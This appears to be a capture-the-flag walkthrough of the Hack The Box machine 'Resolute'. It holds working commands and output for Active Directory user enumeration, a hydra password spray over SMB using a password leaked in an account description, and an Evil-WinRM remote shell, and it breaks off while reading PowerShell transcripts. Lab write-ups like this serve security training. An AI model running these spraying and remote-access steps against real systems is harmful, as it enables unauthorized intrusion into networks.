
ENUM4LINUX

HYDRA BRUTEFORCE SMB LOGIN


DNSADMIN EXPLOIT

Enum4linux –U smb login 10.10.10.169




```
Nmap scan report for 10.10.10.169
Host is up (0.078s latency).
Not shown: 989 closed ports
PORT     STATE SERVICE      VERSION
53/tcp   open  domain?
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_    bind
88/tcp   open  kerberos-sec Microsoft Windows Kerberos (server time: 2020-02-29 10:46:36Z)
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: megabank.local, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds (workgroup: MEGABANK)
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap         Microsoft Windows Active Directory LDAP (Domain: megabank.local, Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cg
i?new-service :
SF-Port53-TCP:V=7.80%I=7%D=2/29%Time=5E5A3EF8%P=x86_64-pc-linux-gnu%r(DNSV
SF:ersionBindReqTCP,20,"\0\x1e\0\x06\x81\x04\0\x01\0\0\0\0\0\0\x07version\
SF:x04bind\0\0\x10\0\x03");
Service Info: Host: RESOLUTE; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 2h48m56s, deviation: 4h37m08s, median: 8m55s
| smb-os-discovery:
|   OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
|   Computer name: Resolute
|   NetBIOS computer name: RESOLUTE\x00
|   Domain name: megabank.local
|   Forest name: megabank.local
|   FQDN: Resolute.megabank.local
|_  System time: 2020-02-29T02:47:01-08:00
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
| smb2-security-mode:
|   2.02:
|_    Message signing enabled and required
| smb2-time:
|   date: 2020-02-29T10:47:04
|_  start_date: 2020-02-29T10:42:42
```


Enum4linux –U resolute




```
|    Target Information    |
 ==========================
Target ........... resolute
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
```



```
 ==========================================
|    Getting domain SID for 10.10.10.169    |
 ==========================================
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 359.
Domain Name: MEGABANK
Domain Sid: S-1-5-21-1392959593-3013219662-3596683436
[+] Host is part of a domain (not a workgroup)
```




```
 ============================
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 866.
index: 0x10b0 RID: 0x19ca acb: 0x00000010 Account: abigail      Name: (null)    Desc: (null)
index: 0xfbc RID: 0x1f4 acb: 0x00000210 Account: Administrator  Name: (null)    Desc: Built-in account for administering the computer/domain
index: 0x10b4 RID: 0x19ce acb: 0x00000010 Account: angela       Name: (null)    Desc: (null)
index: 0x10bc RID: 0x19d6 acb: 0x00000010 Account: annette      Name: (null)    Desc: (null)
index: 0x10bd RID: 0x19d7 acb: 0x00000010 Account: annika       Name: (null)    Desc: (null)
index: 0x10b9 RID: 0x19d3 acb: 0x00000010 Account: claire       Name: (null)    Desc: (null)
index: 0x10bf RID: 0x19d9 acb: 0x00000010 Account: claude       Name: (null)    Desc: (null)
index: 0xfbe RID: 0x1f7 acb: 0x00000215 Account: DefaultAccount Name: (null)    Desc: A user account managed by the system.
index: 0x10b5 RID: 0x19cf acb: 0x00000010 Account: felicia      Name: (null)    Desc: (null)
index: 0x10b3 RID: 0x19cd acb: 0x00000010 Account: fred Name: (null)    Desc: (null)
index: 0xfbd RID: 0x1f5 acb: 0x00000215 Account: Guest  Name: (null)    Desc: Built-in account for guest access to the computer/domain
index: 0x10b6 RID: 0x19d0 acb: 0x00000010 Account: gustavo      Name: (null)    Desc: (null)
index: 0xff4 RID: 0x1f6 acb: 0x00000011 Account: krbtgt Name: (null)    Desc: Key Distribution Center Service Account
index: 0x10b1 RID: 0x19cb acb: 0x00000010 Account: marcus       Name: (null)    Desc: (null)
index: 0x10a9 RID: 0x457 acb: 0x00000210 Account: marko Name: Marko Novak       Desc: Account created. Password set to Welcome123!
index: 0x10c0 RID: 0x2775 acb: 0x00000010 Account: melanie      Name: (null)    Desc: (null)
index: 0x10c3 RID: 0x2778 acb: 0x00000010 Account: naoki        Name: (null)    Desc: (null)
index: 0x10ba RID: 0x19d4 acb: 0x00000010 Account: paulo        Name: (null)    Desc: (null)
index: 0x10be RID: 0x19d8 acb: 0x00000010 Account: per  Name: (null)    Desc: (null)
index: 0x10a3 RID: 0x451 acb: 0x00000210 Account: ryan  Name: Ryan Bertrand     Desc: (null)
index: 0x10b2 RID: 0x19cc acb: 0x00000010 Account: sally        Name: (null)    Desc: (null)
index: 0x10c2 RID: 0x2777 acb: 0x00000010 Account: simon        Name: (null)    Desc: (null)
index: 0x10bb RID: 0x19d5 acb: 0x00000010 Account: steve        Name: (null)    Desc: (null)
index: 0x10b8 RID: 0x19d2 acb: 0x00000010 Account: stevie       Name: (null)    Desc: (null)
index: 0x10af RID: 0x19c9 acb: 0x00000010 Account: sunita       Name: (null)    Desc: (null)
index: 0x10b7 RID: 0x19d1 acb: 0x00000010 Account: ulf  Name: (null)    Desc: (null)
index: 0x10c1 RID: 0x2776 acb: 0x00000010 Account: zach Name: (null)    Desc: (null)
```



```
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 881.
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[DefaultAccount] rid:[0x1f7]
user:[ryan] rid:[0x451]
user:[marko] rid:[0x457]
```

index: 0x10a9 RID: 0x457 acb: 0x00000210 Account: marko Name: Marko Novak Desc: Account created. Password set to Welcome123!


rpcclient -U marko resolute (didnt work for pass Welcome123!)



```
root@kali:/home/akg/Desktop/Resolute# hydra -L username.txt -p Welcome123! 10.10.10.169 smb
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-02-29 06:13:08
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[DATA] max 1 task per 1 server, overall 1 task, 28 login tries (l:28/p:1), ~28 tries per task
[DATA] attacking smb://10.10.10.169:445/
[445][smb] host: 10.10.10.169   login: melanie   password: Welcome123!
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-02-29 06:13:23
root@kali:/home/akg/Desktop/Resolute# █
```

hydra -L username.txt -p Welcome123! 10.10.10.169 smb


smbclient -U melanie -L 10.10.10.169




```
root@kali:/home/akg/Desktop/Resolute# smbclient -U melanie -L 10.10.10.169
Enter WORKGROUP\melanie's password:
session setup failed: NT_STATUS_LOGON_FAILURE
root@kali:/home/akg/Desktop/Resolute# smbclient -U melanie -L 10.10.10.169
Enter WORKGROUP\melanie's password:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
SMB1 disabled -- no workgroup available
root@kali:/home/akg/Desktop/Resolute# █
```

https://github.com/Hackplayers/evil-winrm.git


ruby evil-winrm.rb -u melanie -p Welcome123! -i 10.10.10.169




```
root@kali:/home/akg/Desktop/tools/evil-winrm#
root@kali:/home/akg/Desktop/tools/evil-winrm# ruby evil-winrm.rb -u melanie -p Welcome123! -i 10.10.10.169

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

/usr/lib/ruby/vendor_ruby/net/ntlm/client/session.rb:39: warning: constant OpenSSL::Cipher::Cipher is deprecated
/usr/lib/ruby/vendor_ruby/net/ntlm/client/session.rb:128: warning: constant OpenSSL::Cipher::Cipher is deprecated
/usr/lib/ruby/vendor_ruby/net/ntlm/client/session.rb:138: warning: constant OpenSSL::Cipher::Cipher is deprecated
*Evil-WinRM* PS C:\Users\melanie\Documents>
```



```
Info: Establishing connection to remote endpoint

/usr/lib/ruby/vendor_ruby/net/ntlm/client/session.rb:39: warning: constant OpenSSL::Cipher::Cipher is deprecated
/usr/lib/ruby/vendor_ruby/net/ntlm/client/session.rb:128: warning: constant OpenSSL::Cipher::Cipher is deprecated
/usr/lib/ruby/vendor_ruby/net/ntlm/client/session.rb:138: warning: constant OpenSSL::Cipher::Cipher is deprecated
*Evil-WinRM* PS C:\Users\melanie\Documents> ls
/usr/lib/ruby/vendor_ruby/net/ntlm/client/session.rb:39: warning: constant OpenSSL::Cipher::Cipher is deprecated
/usr/lib/ruby/vendor_ruby/net/ntlm/client/session.rb:128: warning: constant OpenSSL::Cipher::Cipher is deprecated
/usr/lib/ruby/vendor_ruby/net/ntlm/client/session.rb:138: warning: constant OpenSSL::Cipher::Cipher is deprecated
*Evil-WinRM* PS C:\Users\melanie\Documents> cd /users
/usr/lib/ruby/vendor_ruby/net/ntlm/client/session.rb:39: warning: constant OpenSSL::Cipher::Cipher is deprecated
/usr/lib/ruby/vendor_ruby/net/ntlm/client/session.rb:128: warning: constant OpenSSL::Cipher::Cipher is deprecated
/usr/lib/ruby/vendor_ruby/net/ntlm/client/session.rb:138: warning: constant OpenSSL::Cipher::Cipher is deprecated
*Evil-WinRM* PS C:\users> ls


    Directory: C:\users


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        9/25/2019  10:43 AM                Administrator
d-----        12/4/2019   2:46 AM                melanie
d-r---       11/20/2016   6:39 PM                Public
d-----        9/27/2019   7:05 AM                ryan


*Evil-WinRM* PS C:\users> whoami /groups
/usr/lib/ruby/vendor_ruby/net/ntlm/client/session.rb:39: warning: constant OpenSSL::Cipher::Cipher is deprecated
/usr/lib/ruby/vendor_ruby/net/ntlm/client/session.rb:128: warning: constant OpenSSL::Cipher::Cipher is deprecated
/usr/lib/ruby/vendor_ruby/net/ntlm/client/session.rb:138: warning: constant OpenSSL::Cipher::Cipher is deprecated

GROUP INFORMATION
-----------------

Group Name                                 Type             SID          Attributes
========================================== ================ ============ ==================================================
Everyone                                   Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users            Alias            S-1-5-32-580 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level     Label            S-1-16-8192
*Evil-WinRM* PS C:\users>
```




```
    Directory: C:\


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d--hs-        12/3/2019   6:40 AM                $RECYCLE.BIN
d--hsl        9/25/2019  10:17 AM                Documents and Settings
d--h--        9/25/2019  10:48 AM                ProgramData
d--h--        12/3/2019   6:32 AM                PSTranscripts
d--hs-        9/25/2019  10:17 AM                Recovery
d--hs-        9/25/2019   6:25 AM                System Volume Information
-arhs-       11/20/2016   5:59 PM         389408 bootmgr
-a-hs-        7/16/2016   6:10 AM              1 BOOTNXT
-a-hs-        2/29/2020   2:42 AM      402653184 pagefile.sys


*Evil-WinRM* PS C:\>
```



```
*Evil-WinRM* PS C:\PSTranscripts\20191203> cat PowerShell_transcript.RESOLUTE.OJuoBGhU.20191203063201.txt
/usr/lib/ruby/vendor_ruby/net/ntlm/client/session.rb:39: warning: constant OpenSSL::Cipher::Cipher is deprecated
/usr/lib/ruby/vendor_ruby/net/ntlm/client/session.rb:128: warning: constant OpenSSL::Cipher::Cipher is deprecated
/usr/lib/ruby/vendor_ruby/net/ntlm/client/session.rb:138: warning: constant OpenSSL::Cipher::Cipher is deprecated
**********************
Windows PowerShell transcript start
Start time: 20191203063201
